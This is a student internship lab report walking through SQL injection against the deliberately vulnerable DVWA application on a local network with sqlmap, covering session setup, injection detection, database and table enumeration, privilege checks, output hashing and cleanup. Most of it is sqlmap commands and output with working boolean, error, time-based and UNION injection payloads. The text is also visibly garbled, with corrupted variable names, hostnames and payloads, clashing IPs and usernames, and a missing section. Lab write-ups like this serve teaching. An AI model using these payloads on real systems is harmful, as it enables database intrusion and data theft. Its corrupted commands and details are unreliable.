

SECURE DEV LABS

INTERNSHIP TASK 2

Prepared by: AMMAR ALZAIEM


University / Semester: Arab International University / Third Semester

Date: 27 August 2026

Task 2 report


Task 1

In order to perform the SQL Injection module we have to establish an authenticated session.



Task 2

After logging-in The session cookie was created, I copied it's value along with the security difficulty, Structured them in a way to be piped directly to sqlmap tool, And stored them in a shell variable. The cookie value was redacted for security.



A screenshot of SQL-Injection module, With the cookie and security level displayed from the developer tools.


The Command used to create the shell variable for future use.



This process is necessary because sqlmap needs an authenticated session to wrap its malicious payloads in, and this is done by using cookies

Task 3

This task verifies the tools version used during this walkthrough.



Task 4

We'll create a bunch of exported shell variables, which will hold values that will be used frequently, This step saves time and mistyping.

```
(ammar@noOne)-[~]
$ export DVWA_COOKIE='PHPSESSID=c4f4748dcd75c6b02b44abb79e00fee7; security=low'

(ammar@noOne)-[~]
$ export DVWA_URL='http://192.168.56.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#'

(ammar@noOne)-[~]
$ export DVWA_DB='dvwa'

(ammar@noOne)-[~]
$ export DVWA_TABLE='users'

(ammar@noOne)-[~]
$ printf 'Target: %s\nDatabase: %s\nTable: %s' "$DVWA_URL" "$DVWA_DB" "$DVWA_TABLE"
Target: http://192.168.56.2/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
Database: 'dvwa'
Table: 'users'
```

At the end the variables are printed to make sure they're values are correct.


Now we have everything we need to run sqlmap:


- authenticated session cookie.
- URL that resolves to locally hosted server to prevent scanning external websites.
- Since this is an SQLi exploit we have the target database(`dvwa`) and the target table(`users`) also saved.

We are ready to run the exploit.

Task 5

In this task will confirm that the `id` parameter is dynamic and not hardcoded





From the figures above we can confirm that the pages content changes when the input field changes, this reduces false positives.

Task 6

In this process we're gonna be testing whether the input is actually vulnerable to SQLi

```

[annmar@noOne]~$ sqlmap -u "SOVMA_URL" --cookie="SOVMA_COOKIE" -p id --batch --level=1 --risk=1 --output-dir=/home/annmar/Desktop/Internship/Task 2/

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 14:50:15 /2026-08-23/

[14:50:15] [WARNING] using '/home/annmar/Desktop/Internship/Task 2' as the output directory
[14:50:15] [INFO] testing connection to the target URL
[14:50:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:50:15] [INFO] testing if the target URL content is stable
[14:50:16] [INFO] target URL content is stable
[14:50:16] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[14:50:16] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[14:50:16] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[14:50:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:50:16] [WARNING] reflective value(s) found and filtering out
[14:50:16] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[14:50:16] [INFO] testing 'Generic inline queries'
[14:50:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:50:17] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:50:17] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[14:50:18] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string='Me')
[14:50:18] [INFO] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[14:50:18] [INFO] testing 'MySQL > 5.0 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[14:50:18] [INFO] testing 'MySQL > 8.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UUID_TO_BIN)'
[14:50:18] [INFO] testing 'MySQL > 8.0 OR error-based - WHERE or HAVING clause (UUID_TO_BIN)'
[14:50:18] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:50:18] [INFO] testing 'MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:50:18] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[14:50:18] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[14:50:18] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[14:50:18] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[14:50:18] [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[14:50:18] [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[14:50:18] [INFO] testing 'MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[14:50:18] [INFO] testing 'MySQL > 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[14:50:18] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[14:50:18] [INFO] testing 'MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[14:50:18] [INFO] testing 'MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[14:50:18] [INFO] testing 'MySQL > 4.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[14:50:18] [INFO] GET parameter 'id' is 'MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[14:50:18] [INFO] testing 'MySQL inline queries'
[14:50:18] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[14:50:18] [INFO] testing 'MySQL > 5.0.12 stacked queries'
[14:50:18] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[14:50:18] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[14:50:18] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[14:50:18] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[14:50:18] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[14:50:28] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[14:50:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:50:28] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[14:50:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[14:50:28] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[14:50:28] [INFO] target URL appears to have 2 columns in query
[14:50:28] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[14:50:28] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 194 HTTP(s) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 4726=4726#Submit-Submit

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(0221,3309)>(SELECT COUNT(*),CONCAT(0x716b717071,(SELECT (ELT(0221=0221,1))),0x7162717171,FLOOR(RAND(0)+2)*x) FROM (SELECT 6891 UNION SELECT 1150 UNION SELECT 1390 UNION SELECT 3707)a GROUP BY x)-- cyxQESubmit-Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8431 FROM (SELECT (ISLEEP(3)))VqBM)-- SmaS8Submit-Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x716b717071,0x7161414b41f74734e057108486f4b09456072414f0a0263715a064710f56715a426d03465a036a58,0x7162717171),NULL#Submit-Submit

[14:50:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[14:50:29] [INFO] fetched data logged to text files under '/home/annmar/Desktop/Internship/Task 2 /192.168.50.2'

[*] ending @ 14:50:29 /2026-08-23/

```

from the results we can see that the parameter(`id`) is vulnerable to multiple types of SQLi, Including:

- boolean-based blind

- the application's response depends entirely on the truth value of the injected statement.
- error-based
 - When an error happens the web application triggers a verbose database error message directly on the screen, So data can queried and appended to the error message.
- time-based blind
 - This holds the pages from loading for a time duration, This allows you to determine the truth of the injected condition(True or False) based on the time taken
- union query
 - The application appends the results of the union query to the original query, which presents a data exfiltration point

Task 7

Now we're going to list all the databases reachable by the database account, After running the command we get this:

```

[~] ammar@osmap:~$ sqlmap -u "https://osmap.org" --batch --level=1 --risk=1 --output-dir=/home/ammr/Desktop/Internship/Task 2/
[+] starting @ 15:02:31 /2026-08-23/

[5:02:31] [WARNING] using '/home/ammr/Desktop/Internship/Task 2/' as the output directory
[5:02:31] [INFO] resuming back-end DBMS 'mysql'
[5:02:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1 OR NOT 4721=4721#Submit-Submit

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND FLOOR(6221,3369)>(SELECT COUNT(*) FROM (SELECT CONCAT(0x71707171,(SELECT (ELF(6221+6221,1)))>0*7162717171,FLOOR(RAND(0)*2))> FROM (SELECT 6891 UNION SELECT 1156 UNION SELECT 1390 UNION SELECT 3767)a GROUP BY x) -- cyRQ5Submit-Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 4941 FROM (SELECT(SLEEP(5)))HqBM) -- Sma55Submit-Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x7168716771,0x7161414041474734657168486f4b69456672414f6e4263715a64716f56715a426d63465a636a58,0x7162717171),NULL#Submit-Submit

[5:02:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[5:02:31] [INFO] fetching database names
available databases [7]:
[*] down
[*] information_schema
[*] metasploit
[*] mysql
[*] oswap18
[*] tikimik195
[*] tikiwiki195

[5:02:31] [INFO] fetched data logged to text files under '/home/ammr/Desktop/Internship/Task 2 /192.168.56.2'
[*] ending @ 15:02:31 /2026-08-23/

```

We find multiple databases we only focus on the one in scope, which is **dvwa** the application database.

Task 8

This step is a check point to make sure that the correct scope is examined. It's done by answering some questions:

Question	Answers
Which application uses the database?	DVWA (Damn Vulnerable Web Application)
How was the database output be protected? name identified?	Via using <code>--dbs</code> option in sqlmap tool
Which tables are permitted?	Only the <code>users</code> table.
Which data classes are prohibited?	all the rest of the Tables other than <code>users</code>
How will output be protected?	stored and later hashed for integrity

Task 9

After making sure we're on the right track, We investigate more about the `dvwa` database,

```
[21:16:00] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[21:16:00] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
*_sqlmap identified the following injection point(s) with a total of 194 HTTP(s) requests:
--
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 8727=8727#Submit=Submit
--
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(2183,8498)>(SELECT COUNT(*),CONCAT(0x71787171,(SELECT (ELT(2183=2183,1))))0x71787171,FLOOR(RAND(0)*2))x FROM (SELECT 7146 UNION SELECT 5555 UNION SELECT 7047 UNION SELECT 2250)a GROUP BY x)-- xbST6Submit=Submit
Submit
--
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6409 FROM (SELECT((SLEEP(5))))rTgI)-- NjTe9Submit=Submit
Submit
--
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71787171,0x516f6865414665664c64d6d49507151435e5344446d42704b4a5578d5a4f48747663657ad6d474b,0x71787171),NULL#Submit=Submit
Submit
[21:16:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[21:16:00] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+
[21:16:00] [INFO] fetched data logged to text files under '/home/amar/Desktop/Internship/192.168.56.2'
[*] ending @ 21:16:00 /2026-08-23/
```

Full command output is attached with the pdf file

From the figure we can see that there's two tables:

Table Name	Usage
users	Will be investigated further
guestbook	Ignored(Out of scope)

Task 10

We're gonna query the columns names of `users` to determine what data it withholds:

it then compare it with the found hash.

Also hashing is only a one way procedure and cannot be reversed.

Task 12

In this task we'll protect the output files from being edited(tampered), by hashing them

```
(ammar@noOne)-[~/Desktop/Internship]
$ find ~/.local/share/sqlmap/output/192.168.56.2/ -type f -exec sha256sum {} \; > ~/Desktop/Internship/sqlmap-hashes.txt

(ammar@noOne)-[~/Desktop/Internship]
$ cat sqlmap-hashes.txt
e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855 /home/ammarr/.local/share/sqlmap/output/192.168.56.2/log
2d82cab6e7a467465cbfb7dbf937524ca3d2b90dab3485be5f67309f449d7b01 /home/ammarr/.local/share/sqlmap/output/192.168.56.2/session.sqlite
0be5e6f58df02b04b1eee706ab58b66716961d39a7c076450d93d811c19638a5 /home/ammarr/.local/share/sqlmap/output/192.168.56.2/target.txt
9df406789dfc9da0da48bc8ec63622153324db9becf05cb4ea1fe474252e0449 /home/ammarr/.local/share/sqlmap/output/192.168.56.2/dump/dvwa/users.csv
```

Task 13

Component	Result	Interpretation
DBMS	MySQL ≥ 4.1 / MariaDB fork	Identifies the backend database technology
Operating system	Linux Ubuntu 8.04	Identifies the reported server OS
Web server	Apache 2.2.8	Identifies the HTTP server
Application technology	PHP / DVWA	Identifies the application technology
Injection techniques	Boolean, error, time-based, UNION	Confirms multiple SQLi techniques
Parameter	<code>id</code>	Vulnerable input parameter
HTTP method	GET	Injection is delivered through the GET request

Analysis

The fingerprinting results establish the main components of the target's web stack and confirm that the SQL injection occurs against a `MySQL/MariaDB` backend through the DVWA `PHP` application. The identified versions and technologies provide useful context for further assessment, but fingerprint information alone does not establish a vulnerability. In this assessment, its significance is supported by the separately confirmed SQL injection in the `id` parameter.

Task 14

Querying the Database Context and hostname gives us:

```

[amar@none]:~/Desktop/Internship
$ sqlmap -u 'http://192.168.56.27:8080/submit' -p id \
--batch --level=1 --risk=1 \
--hostname --current-db --current-user --is-dba

[+] sqlmap v1.0.8 (stable)
[+] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re-
sponsible for any misuse or damage caused by this program

[*] starting @ 22:17:59 /2026-08-23/

[22:18:00] [INFO] testing connection to the target URL
[22:18:00] [INFO] testing if the target URL content is stable
[22:18:00] [INFO] target URL content is stable
[22:18:00] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[22:18:00] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[22:18:00] [INFO] testing if SQL injection on GET parameter 'id'
[22:18:00] [INFO] it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [y/n] Y
[22:18:00] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [y/n] Y
[22:18:00] [WARNING] reflective value(s) found and filtering out
[22:18:00] [INFO] testing 'boolean-based blind - Parameter replace (original value)'
[22:18:00] [INFO] testing 'generic inline queries'
[22:18:00] [INFO] testing 'boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:18:00] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[22:18:00] [INFO] testing 'boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[22:18:00] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string='me')
[22:18:00] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[22:18:00] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[22:18:00] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UUID_TO_BIN)'
[22:18:00] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:18:00] [INFO] testing 'MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:18:00] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[22:18:00] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[22:18:00] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:18:00] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[22:18:00] [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[22:18:00] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:18:00] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:18:00] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[22:18:00] [INFO] testing 'MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[22:18:00] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:18:00] [INFO] GET parameter 'id' is 'MySQL > 4.1.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[22:18:00] [INFO] testing 'MySQL inline queries'
[22:18:00] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[22:18:00] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[22:18:00] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[22:18:00] [INFO] testing 'MySQL > 5.0.12 stacked queries (BENCHMARK - comment)'
[22:18:00] [INFO] testing 'MySQL > 5.0.12 stacked queries (BENCHMARK)'
[22:18:00] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[22:18:00] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[22:18:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[22:18:00] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[22:18:00] [INFO] ' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[22:18:00] [INFO] target URL appears to have 2 columns in query
[22:18:00] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[22:18:00] [WARNING] in OR boolean-based injection cases, please consider usage of switch --drop-set-cookie if you experience any problems during data retrieval
[22:18:00] [INFO] GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/n] N
[22:18:00] [INFO] sqlmap identified the following injection points with a total of 16 HTTP(s) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 249824982498Submit=Submit

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND ROW(0x255a4a)(SELECT (CONCAT('a'),CONCAT('71671671,1671,(SELECT (ELT(5825=5825,1)))>0,7167167171,FLOOR(RAND(0x2)))x FROM (SELECT 6196 UNION SELECT 3917 UNION SELECT 6817 UNION SELECT 8427)a GROUP BY x)--) 188msSubmit=5
Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8915 FROM (SELECT((SLEEP(5)))aiQy)-- r1lQ8Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT('0x71671671,0x595848a6a99526c4373334c5546748716f435973475a4b4852556d6d44a659610b70464156796b73,0x7167167171)x55Submit=Submit

[22:18:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[22:18:15] [INFO] fetching current user
current user: 'root'
[22:18:15] [INFO] fetching current database
current database: 'dwa'
[22:18:15] [INFO] fetching server hostname
hostname: 'metasploitable'
[22:18:15] [INFO] testing if current user is DBA
[22:18:15] [INFO] fetching current user
current user is DBA: True
[22:18:15] [INFO] fetched data logged to text files under '/home/amar/.local/share/sqlmap/output/192.168.56.2'
[*] ending @ 22:18:15 /2026-08-23/

```

From the figure above we can conduct the following table:

Item	Result
Server hostname	metasploitable
Database	dvwa
Current user	root
DBA status	true

Explanation of each Item

- Server hostname
 - Represents the container hostname
- Database
 - Determine which database the SQLi is currently interacting with.
- Current user

- A database account that the web application uses to establish a connection with the database, Using that connection SQLi inherit the privileges of that database account.
- DBA(Database Administrator) status
 - This gives administrative privileges to a DBA account(which is database-level account), allowing this can have greater impact, depending on the DBMS and granted privileges.

The environment I installed has the DBA enabled, which is an insecure practice

Task 15

Setting	Meaning	Value
<code>--level</code>	Extent of parameter testing	1
<code>--risk</code>	Potential impact of test payloads	1
<code>--batch</code>	Automatically answers prompts using selected defaults	Enabled
Shell/file/tamper/crawl options	Broader or potentially higher-impact functionality	Not used

Throughout the assessment, SQLMap was configured with the minimum required detection settings, using `--level=1` and `--risk=1`. The testing was restricted to the defined `id` parameter and the assigned `dvwa` database and `users` table. OS-shell access, file operations, tamper scripts, crawling, and broad database enumeration were intentionally excluded to prevent unnecessary expansion of the assessment scope and potential impact on the target.

Task 16

```

(ammar@noOne)-[~]
$ unset DVWA_COOKIE

(ammar@noOne)-[~]
$ pkill -0 sqlmap 2>/dev/null 66 echo "sqlmap still running" || echo "No sqlmap process"
No sqlmap process

(ammar@noOne)-[~]
$ find ~/Desktop/Internship/Task\ 2\ -type f -perm /007 -print
/home/ammam/Desktop/Internship/Task 2 /Task5 id=2 screenshot.png
/home/ammam/Desktop/Internship/Task 2 /Task12 Terminal screenshot.png
/home/ammam/Desktop/Internship/Task 2 /Task2 Browser Screenshot.png
/home/ammam/Desktop/Internship/Task 2 /Task 1 .png
/home/ammam/Desktop/Internship/Task 2 /Task10/log
/home/ammam/Desktop/Internship/Task 2 /Task10/Task10 Terminal screenshot .png
/home/ammam/Desktop/Internship/Task 2 /Task10/session.sqlite
